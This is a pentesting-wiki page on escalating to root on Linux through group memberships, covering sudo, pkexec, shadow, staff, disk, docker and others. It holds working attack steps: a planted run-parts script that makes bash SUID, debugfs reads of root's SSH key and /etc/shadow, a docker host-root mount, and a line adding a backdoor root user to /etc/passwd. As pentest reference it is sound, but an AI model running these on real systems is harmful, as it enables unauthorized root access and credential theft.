Interesting Groups - Linux Privesc
Sudo/Admin Groups
PE - Method 1
Sometimes, a system’s /etc/sudoers policy (or a file included from it) contains entries such as:[3]
# Allow members of group sudo to execute any command
%sudo	ALL=(ALL:ALL) ALL

# Allow members of group admin to execute any command
%admin 	ALL=(ALL:ALL) ALL
This means that any user matched by either entry may run any command as any target user through sudo (subject to the rest of the policy).[3]
If this is the case, to become root you can just execute:
sudo suPE - Method 2
Find all suid binaries and check if there is the binary Pkexec:
find / -perm -4000 2>/dev/nullIf pkexec is a SUID binary, it can execute a program as another user only when polkit authorizes the requested action; the SUID bit alone does not guarantee root. Check the installed policy and the target session’s authorization instead of assuming membership in sudo or admin is sufficient.[4][5]
On distributions that still use the older Local Authority backend, inspect its group rules with:
cat /etc/polkit-1/localauthority.conf.d/*The relevant group names and defaults vary by distribution; a group is useful here only if the local policy names it.[5]
To become root you can execute:
pkexec "/bin/sh" #Authentication is required according to the local policyIf you try to execute pkexec and you get this error:
polkit-agent-helper-1: error response to PolicyKit daemon: GDBus.Error:org.freedesktop.PolicyKit1.Error.Failed: No session for cookie
==== AUTHENTICATION FAILED ===
Error executing command as another user: Not authorized
On an SSH session without a registered authentication agent, pkexec may fail with this error even when the policy would otherwise allow the action; polkit documents pkttyagent as a text authentication agent for non-desktop sessions. The exact behavior is version- and distribution-dependent, so verify the local policy and agent setup. One workaround reported for affected NixOS versions uses 2 different SSH sessions.[1][4][5]
echo $$ #Step1: Get current PID
pkexec "/bin/bash" #Step 3, execute pkexec
#Step 5, if correctly authenticate, you will have a root session
pkttyagent --process <PID of session1> #Step 2, attach pkttyagent to session1
#Step 4, you will be asked in this session to authenticate to pkexecWheel Group
Sometimes a sudoers policy may also contain this entry:
%wheel ALL=(ALL:ALL) ALLThis means that any user matched by the entry may run any command as any target user through sudo (subject to the rest of the policy).[3]
If this is the case, to become root you can just execute:
sudo suShadow Group
On systems whose permissions grant it, users in the shadow group can read /etc/shadow; verify the actual mode and ACLs on the target:[6][7]
-rw-r----- 1 root shadow 1824 Apr 26 19:10 /etc/shadowSo, read the file and try to crack some hashes.
Quick lock-state nuance when triaging hashes:
- Entries with
!or*are generally non-interactive for password logins. !hashmeans the password was locked; the remaining characters represent the password field before it was locked.- A field containing
*is not a validcrypt(3)hash and prevents UNIX-password login; do not infer from it whether a password was previously set. This is useful for account classification even when direct login is blocked.[6]
Staff Group
staff: Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may “override” the executables in /bin and /usr/bin with the same name). Compare with group “adm”, which is more related to monitoring/security.[2][7]
On Debian configurations where /usr/local/bin precedes /usr/bin in PATH (as in the examples below), an unqualified command resolves to the /usr/local/bin copy first; confirm the effective PATH on the target.
$ echo $PATH
/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
If a privileged process resolves an unqualified command through a writable /usr/local/bin, replacing that command can execute with the process’s privileges; confirm the actual path and trigger before testing.
On Ubuntu systems, pam_motd runs executable scripts via run-parts --lsbsysinit as root at login; cron jobs may also use run-parts, but this is distribution- and configuration-specific.[10][11]
$ cat /etc/crontab | grep run-parts
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
On a new SSH login, pspy can help confirm whether this path is actually invoked on the target; it can observe process command lines without root.[10][12]
$ pspy64
2024/02/01 22:02:08 CMD: UID=0     PID=1      | init [2]
2024/02/01 22:02:10 CMD: UID=0     PID=17883  | sshd: [accepted]
2024/02/01 22:02:10 CMD: UID=0     PID=17884  | sshd: [accepted]
2024/02/01 22:02:14 CMD: UID=0     PID=17886  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2024/02/01 22:02:14 CMD: UID=0     PID=17887  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2024/02/01 22:02:14 CMD: UID=0     PID=17888  | run-parts --lsbsysinit /etc/update-motd.d
2024/02/01 22:02:14 CMD: UID=0     PID=17889  | uname -rnsom
2024/02/01 22:02:14 CMD: UID=0     PID=17890  | sshd: mane [priv]
2024/02/01 22:02:15 CMD: UID=0     PID=17891  | -bash
Exploit
# 0x1 Add a run-parts script in /usr/local/bin/
$ vi /usr/local/bin/run-parts
#! /bin/bash
chmod 4777 /bin/bash

# 0x2 Don't forget to add a execute permission
$ chmod +x /usr/local/bin/run-parts

# 0x3 start a new ssh sesstion to trigger the run-parts program

# 0x4 check premission for `u+s`
$ ls -la /bin/bash
-rwsrwxrwx 1 root root 1099016 May 15  2017 /bin/bash

# 0x5 root it
$ /bin/bash -p
Disk Group
Membership in the disk group may grant raw access to block devices and is often close to root access; Debian describes it as mostly equivalent to root, but verify the actual device permissions and storage layout on the target.[7]
Common device paths include /dev/sd*, but NVMe and other storage layouts use different names.
df -h #Find where "/" is mounted
debugfs /dev/sda1
debugfs: cd /root
debugfs: ls
debugfs: cat /root/.ssh/id_rsa
debugfs: cat /etc/shadow
debugfs operates on ext2/ext3/ext4 filesystems; paths such as /root and /etc/shadow above are files inside the opened filesystem, while the second argument to dump is an output path on the native filesystem.[8] For example, this extracts /tmp/asd1.txt from the opened filesystem to /tmp/asd2.txt on the native filesystem:
debugfs /dev/sda1
debugfs:  dump /tmp/asd1.txt /tmp/asd2.txt
The -w option opens the filesystem read-write, and the write command copies a native file into the opened filesystem. Avoid using it on a mounted live filesystem because direct edits can corrupt the filesystem; work from an offline image when possible.[8]
debugfs -w /dev/sda1
debugfs:  write /tmp/asd1.txt /tmp/asd2.txt
Video Group
Using the command w you can find who is logged on the system and it will show an output like the following one.[20]
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1                      22:16    5:13m  0.05s  0.04s -bash
moshe    pts/1    10.10.14.44      02:53   24:07   0.06s  0.06s /bin/bash
The tty1 entry identifies the first Linux virtual console; it does not by itself prove that a user is physically present at the machine, especially in containers or other environments.[21]

On systems exposing a readable framebuffer device, membership in the video group may grant access to that device. The Linux framebuffer interface documents /dev/fb0 as a readable memory device that can be copied for a screen snapshot; the /sys/class/graphics/fb0/virtual_size path is available only where that fbdev sysfs attribute is present, so check the target first.[7][9]
cat /dev/fb0 > /tmp/screen.raw
cat /sys/class/graphics/fb0/virtual_size

If the installed GIMP version exposes a raw-data importer, open screen.raw with that importer; support and controls vary by version and plug-in.[22]
Set the image Width and Height to match the framebuffer geometry; try the available pixel formats/Image Types until the output is legible.[9]
Root Group
Membership in the root group does not provide root’s UID, but group-writable files owned by root can still be interesting when privileged services or libraries consume them. Verify the file’s actual permissions and how it is used before treating it as a privilege-escalation path.
Check which files root members can modify:
find / -group root -perm -g=w 2>/dev/nullDocker Group
Membership in the docker group grants root-level access to the Docker daemon on standard rootful installs. Because bind mounts are read-write by default, a user who can control that daemon can mount the host’s / into a container and alter host files; this effectively gives root on the host.[13][14][15]
docker image #Get images from the docker service

#Get a shell inside a docker container with access as root to the filesystem
docker run -it --rm -v /:/mnt <imagename> chroot /mnt bash
#If you want full access from the host, create a backdoor in the passwd file
echo 'toor:$1$.ZcF5ts0$i4k6rQYzeegUkacRCvfxC0:0:0:root:/root:/bin/sh' >> /etc/passwd

#Ifyou just want filesystem and network access you can startthe following container:
docker run --rm -it --pid=host --net=host --privileged -v /:/mnt <imagename> chroot /mnt bash
Finally, if you don’t like any of the suggestions of before, or they aren’t working for some reason (docker api firewall?) you could always try to run a privileged container and escape from it as explained here:
If you have write permissions over the docker socket read this post about how to escalate privileges abusing the docker socket.
Privilege Escalation Via Docker.Html
lxc/lxd Group
Adm Group
Usually members of the group adm have permissions to read log files located inside /var/log/.
Therefore, if you have compromised a user inside this group you should definitely take a look to the logs.[7]
Backup / Operator / lp / Mail groups
These groups have service- and distribution-specific meanings. Debian documents backup for delegated backup/restore, lp for printer daemons, and mail for /var/mail, so check local permissions before treating membership as a privilege path.[7]
They are often credential-discovery vectors rather than direct root vectors:
- backup: may expose archives with configs, keys, DB dumps, or tokens.
- operator: platform-specific operational access that can leak sensitive runtime data.
- lp: print queues/spools can contain document contents.
- mail: mail spools can expose reset links, OTPs, and internal credentials.
Treat membership here as a high-value data exposure finding and pivot through password/token reuse.
Auth group
On OpenBSD, when S/Key is configured, /etc/skey is owned by root:auth and access to its records requires group auth; YubiKey records are stored in /var/db/yubikey.[16][17] A vulnerable OpenBSD 6.6 configuration with S/Key or YubiKey enabled allowed local users with auth privileges to become root; Qualys documents the prerequisite and exploit chain, and the linked PoC implements it.[18][19]
References
- [1] pkexec/pkttyagent authentication without a GUI session (NixOS issue #18012)
- [2] SystemGroups - Debian Wiki
- [3] sudoers(5) — sudo — Debian Manpages
- [4] pkexec — polkit Reference Manual
- [5] polkit — polkit Reference Manual
- [6] shadow(5) — Linux manual page
- [7] Securing Debian Manual
- [8] debugfs(8) — Linux manual page
- [9] The Frame Buffer Device — The Linux Kernel documentation
- [10] update-motd(5) — Ubuntu Manpages
- [11] run-parts(8) — Debian Manpages
- [12] pspy — unprivileged Linux process snooping
- [13] Docker Engine security
- [14] Manage Docker as a non-root user
- [15] Running containers — Docker Docs
- [16] skey(5) — OpenBSD manual pages
- [17] login_yubikey(8) — OpenBSD manual pages
- [18] Authentication vulnerabilities in OpenBSD — Qualys Security Advisory
- [19] openbsd-authroot — local exploit PoC
- [20] w(1) — Linux manual page
- [21] Linux allocated devices (4.x+ version)
- [22] Image Import and Export — GIMP Documentation